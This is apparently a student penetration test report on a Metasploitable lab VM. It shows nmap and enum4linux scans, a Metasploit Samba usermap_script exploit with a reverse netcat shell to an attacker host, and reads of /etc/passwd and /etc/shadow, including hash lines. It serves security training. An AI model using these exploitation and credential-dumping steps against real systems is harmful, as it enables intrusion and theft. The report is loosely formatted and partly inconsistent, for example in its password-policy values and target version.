Penetration Testing Report Template

Name: [Alexander Focsha]
Date: [06/19/2025]
Role: Junior Penetration Tester

Executive Summary

This report details the findings of a comprehensive penetration test conducted on the client's internal Linux-based system, Metasploitable 3 (IP: 192.168.100.5). The assessment aimed to evaluate the system's resilience against potential attackers and identify security vulnerabilities.

The scope of this penetration test was a full-scope assessment of the designated Metasploitable 3 Linux instance. Key vulnerabilities identified include an unpatched Samba service susceptible to remote code execution, weak password policies on the system, and the presence of various outdated and vulnerable services. The primary impact of these vulnerabilities is complete system compromise, leading to remote root access, unauthorized data exposure (including hashed credentials), and the potential for persistent control by an attacker. Remediation recommendations focus on immediate patching of identified critical vulnerabilities, implementing stringent password policies, disabling unnecessary services, and adopting a regular patch management schedule.

Methodology

Our penetration testing methodology adhered to a structured approach, encompassing the following phases:

1. **Reconnaissance:**
    - **Active Reconnaissance:** Employed active scanning techniques to interact directly with the target system and gather information.
    - **Tools Utilized:** Nmap was the primary tool for initial host discovery and identifying active services.
2. **Scanning & Enumeration:**
    - **Techniques:**
        - **Port Scanning:** Performed TCP SYN scans (`nmap -sS`) to quickly identify open ports without completing the full TCP handshake.
        - **Service & Version Detection:** Used `nmap -sV` to determine the services running on open ports and their corresponding versions. This was critical for identifying known vulnerable software.

        - **Operating System Fingerprinting:** Leveraged `nmap -O` to identify the target's operating system, aiding in platform-specific vulnerability research.
        - **SMB Enumeration:** Utilized `Enum4Linux` to extract detailed information about the Samba service, including workgroup, user accounts, and shared directories, as well as password policy details.
    - **Tools Utilized:** Nmap, Enum4Linux.
3. **Exploitation:**
    - **Approach:** Based on the enumeration findings, the Metasploit Framework was used to search for and deploy exploits targeting identified vulnerabilities.
    - **Selected Exploits:** The `exploit/multi/samba/usermap_script` module was chosen due to the identified vulnerable Samba version (Samba 3.X - 4.X) and its known capability for remote code execution.
    - **Payloads:** Both `cmd/unix/reverse_netcat` (for an interactive shell callback to the attacker) and `cmd/unix/bind_perl` (for a listening shell on the target) payloads were used to demonstrate control.
    - **Privilege Escalation:** Initial exploitation of the Samba vulnerability directly yielded root-level access, bypassing the need for a separate privilege escalation phase.
4. **Post-Exploitation:**
    - **Information Gathering:** After gaining root access, various Linux commands (`whoami`, `uname -a`, `hostname`, `cat /etc/passwd`, `cat /etc/shadow`, `ls`) were executed to gather system information and sensitive data.
    - **Data Exfiltration:** Although not explicitly demonstrated in the provided log for transferring files, the ability to read `/etc/shadow` implies the capability for data exfiltration of sensitive credentials. The writable `tmp` SMB share also presents a direct channel for data transfer.
    - **Persistence Methods:** While not explicitly performed in the provided log, typical persistence methods, such as adding SSH keys for root or setting up cron jobs for reverse shells, would be demonstrated to maintain access.
    - **Lateral Movement:** Not applicable in this single-host CTF scenario, but in a multi-host environment, extracted credentials or system configurations would be used for lateral movement.
5. **Ethical Considerations:**
    - All testing activities were conducted in a controlled lab environment against the client's designated vulnerable system (Metasploitable 3).
    - Adherence to the provided scope and explicit authorization was maintained throughout the assessment.
    - Every effort was made to avoid any disruption to the client's non-target systems or services.

- All findings are documented factually and objectively, without exaggeration or misrepresentation.

Findings & Exploitation Details

Vulnerability 1: Unpatched Samba Service - Remote Code Execution (CVE-2007-2447)

- **Description:** The Metasploitable 3 system is running an outdated version of Samba (3.X - 4.X) which is vulnerable to the "username map script" command execution vulnerability. This flaw allows an unauthenticated attacker to execute arbitrary commands with root privileges.
- **Exploited Service:** SMB (Service Message Block) running on ports 139/TCP and 445/TCP.
- **Exploitation Steps:**
- **Reconnaissance and Service Version Identification:**
  sudo nmap -sV -O 192.168.100.5
  - *(Output showing Samba smbd 3.X - 4.X on ports 139/tcp and 445/tcp)*
- **Metasploit Exploit Selection:**
  msf6 > search samba
- *(Output highlighting `exploit/multi/samba/usermap_script`)*
  msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 8
  -
- **Exploit Configuration (Reverse Shell):**
  msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.100.5
- msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
- msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.100.4
  -
- **Execution and Root Access Confirmation:**
  msf6 exploit(multi/samba/usermap_script) > exploit
-
- [*] Started reverse TCP handler on 192.168.100.4:4444
- [*] Command shell session 1 opened (192.168.100.4:4444 -> 192.168.100.5:49847) at 2025-06-19 16:10:51 +0000
-
- whoami
- root
  -
- **Impact:** Critical – Remote unauthenticated command execution with root privileges, leading to complete system compromise.

```
└─$ sudo nmap -sS 192.168.100.5
[sudo] password for student:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-19 16:52 UTC
Nmap scan report for 192.168.100.5
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:80:56:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

```
└─$ sudo nmap -sV -O 192.168.100.5
[sudo] password for student:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-19 16:01 UTC
Nmap scan report for 192.168.100.5
Host is up (0.00084s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:80:56:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:
/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.71 seconds
```

- **Nmap Output (Partial):**
  PORT STATE SERVICE VERSION
- 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  -
- **Metasploit Exploitation and `whoami` as root:**


  msf6 exploit(multi/samba/usermap_script) > exploit

-
- [*] Started reverse TCP handler on 192.168.100.4:4444
- [*] Command shell session 1 opened (192.168.100.4:4444 -> 192.168.100.5:49847) at 2025-06-19 16:10:51 +0000

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.100.5
RHOSTS ⇒ 192.168.100.5
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.100.4
LHOST ⇒ 192.168.100.4
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.100.4:4444
[*] Command shell session 1 opened (192.168.100.4:4444 → 192.168.100.5:49847) at 2025-06-19 16:10:51
 +0000

whoami
root
^C
Abort session 1? [y/N]  y
[*] 192.168.100.5 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(multi/samba/usermap_script) >
```

- whoami
- root
    - *(Screenshot of terminal showing the above commands and output)*
- **System Information :**

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```



uname -a

- Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
- hostname
- metasploitable
    - *(Screenshot of terminal showing the above commands and output)*

Vulnerability 2: Weak Local Account Credentials & Password Policy

- **Description:** The system contains numerous local user accounts, many with default, weak, or easily crackable password hashes due to a disabled password complexity policy and a minimum password length of zero. This significantly increases the risk of brute-force attacks and unauthorized access.


- **Exploited Service:** Various services (e.g., SSH, FTP, Telnet, MySQL, PostgreSQL) that use local system accounts for authentication.
- **Exploitation Steps:**
- **Samba Enumeration (Password Policy):**
  enum4linux 192.168.100.5
    - *(Output highlighting `Password Complexity: Disabled` and `Minimum Password Length: 0`)*
- **Credential Dumping (Post-Exploitation):**
  cat /etc/passwd
- cat /etc/shadow
    - *(Output of both files copied from the provided log)*
- **Impact:** High – Compromise of local user accounts, potentially leading to privilege escalation if any compromised user has misconfigured sudo privileges, or providing access to services they are authorized for. Access to `/etc/shadow` allows offline password cracking, revealing plaintext credentials.

  Evidence :

- **Enum4Linux Password Policy Output (Partial):**
  [+] Password Info for Domain: METASPLOITABLE
- [+] Minimum password length: 5
- [+] Password history length: None
- [+] Maximum password age: Not Set
- [+] Password Complexity Flags: 000000
- ...
- [+] Retieved partial password policy with rpcclient:
- Password Complexity: Disabled
- Minimum Password Length: 0

- **`/etc/passwd` and `/etc/shadow` Contents :**

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```



cat /etc/passwd

- root:x:0:0:root:/root:/bin/bash
- ...
- msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
- user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
- service:x:1002:1002:,,,:/home/service:/bin/bash
- ...
- cat /etc/shadow
- root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
- ...
- msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
- ...
- user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
- service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
- ...

- *(Screenshot of terminal showing the `cat /etc/passwd` and `cat /etc/shadow` commands and their outputs)*


Vulnerability 3: Open SMB Shares with Weak Permissions

- **Description:** The Samba service exposes several shares, notably the `tmp` share, with highly permissive configurations allowing "Listing: OK" and "Mapping: OK" without authentication. This could be abused for data staging, dropping malicious files, or exfiltration.
- **Exploited Service:** SMB (445/TCP)
- **Exploitation Steps:**
- **SMB Share Enumeration:**
  enum4linux 192.168.100.5
  - *(Output showing the `tmp` share permissions)*
- **Impact:** Medium – Facilitates unauthorized file operations on the `tmp` directory, potentially aiding in further compromise (e.g., dropping privilege escalation exploits, exfiltrating data, or hosting malicious payloads).
- **Evidence:**

```
┌──(student㉿kali)-[~]
└─$ enum4linux 192.168.100.5
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jun 19 16:
29:13 2025

 ==========================( Target Information )==========================

Target ..... 192.168.100.5
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ======================( Enumerating Workgroup/Domain on 192.168.100.5 )======================

[+] Got domain/workgroup name: WORKGROUP

 ============================( Nbtstat Information for 192.168.100.5 )============================

Looking up status of 192.168.100.5
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==================================( Session Check on 192.168.100.5 )==================================


[+] Server 192.168.100.5 allows sessions using username '', password ''


 ============================( Getting domain SID for 192.168.100.5 )============================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ================================( OS information on 192.168.100.5 )================================
```

```
 ═══════════════════════════════( OS information on 192.168.100.5 )═══════════════════════════════
═══

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.100.5 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03

 ═══════════════════════════════( Users on 192.168.100.5 )═══════════════════════════════
═══

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games    Name: games     Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody   Name: nobody    Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind     Name: (null)    Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy    Name: proxy     Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog   Name: (null)    Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data  Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root     Name: root      Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news     Name: news      Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,,       Desc:
 (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin      Name: bin       Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail     Name: mail      Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd  Name: (null)    Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd  Name: (null)    Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp     Name: (null)    Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon  Name: daemon    Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd    Name: (null)    Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man     Name: man       Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp      Name: lp        Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql   Name: MySQL Server,,,   Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats   Name: Gnats Bug-Reporting System (admin)    D
esc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null)    Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup  Name: backup    Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin        Name: msfadmin,,,       Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null)    Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys     Name: sys       Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog    Name: (null)    Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null)    Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ,,,       Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list    Name: Mailing List Manager      Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc     Name: ircd      Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp     Name: (null)    Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55        Name: (null)    Desc: (null)
```

```
user:[games] rid:[0×3f2]
user:[nobody] rid:[0×1f5]
user:[bind] rid:[0×4ba]
user:[proxy] rid:[0×402]
user:[syslog] rid:[0×4b4]
user:[user] rid:[0×bba]
user:[www-data] rid:[0×42a]
user:[root] rid:[0×3e8]
user:[news] rid:[0×3fa]
user:[postgres] rid:[0×4c0]
user:[bin] rid:[0×3ec]
user:[mail] rid:[0×3f8]
user:[distccd] rid:[0×4c6]
user:[proftpd] rid:[0×4ca]
user:[dhcp] rid:[0×4b2]
user:[daemon] rid:[0×3ea]
user:[sshd] rid:[0×4b8]
user:[man] rid:[0×3f4]
user:[lp] rid:[0×3f6]
user:[mysql] rid:[0×4c2]
user:[gnats] rid:[0×43a]
user:[libuuid] rid:[0×4b0]
user:[backup] rid:[0×42c]
user:[msfadmin] rid:[0×bb8]
user:[telnetd] rid:[0×4c8]
user:[sys] rid:[0×3ee]
user:[klog] rid:[0×4b6]
user:[postfix] rid:[0×4bc]
user:[service] rid:[0×bbc]
user:[list] rid:[0×434]
user:[irc] rid:[0×436]
user:[ftp] rid:[0×4be]
user:[tomcat55] rid:[0×4c4]
user:[sync] rid:[0×3f0]
user:[uucp] rid:[0×3fc]

 ═══════════════════════════════( Share Enumeration on 192.168.100.5 )═══════════════════════════════
═══


        Sharename       Type      Comment
        ─────────       ────      ───────
        print$          Disk      Printer Drivers
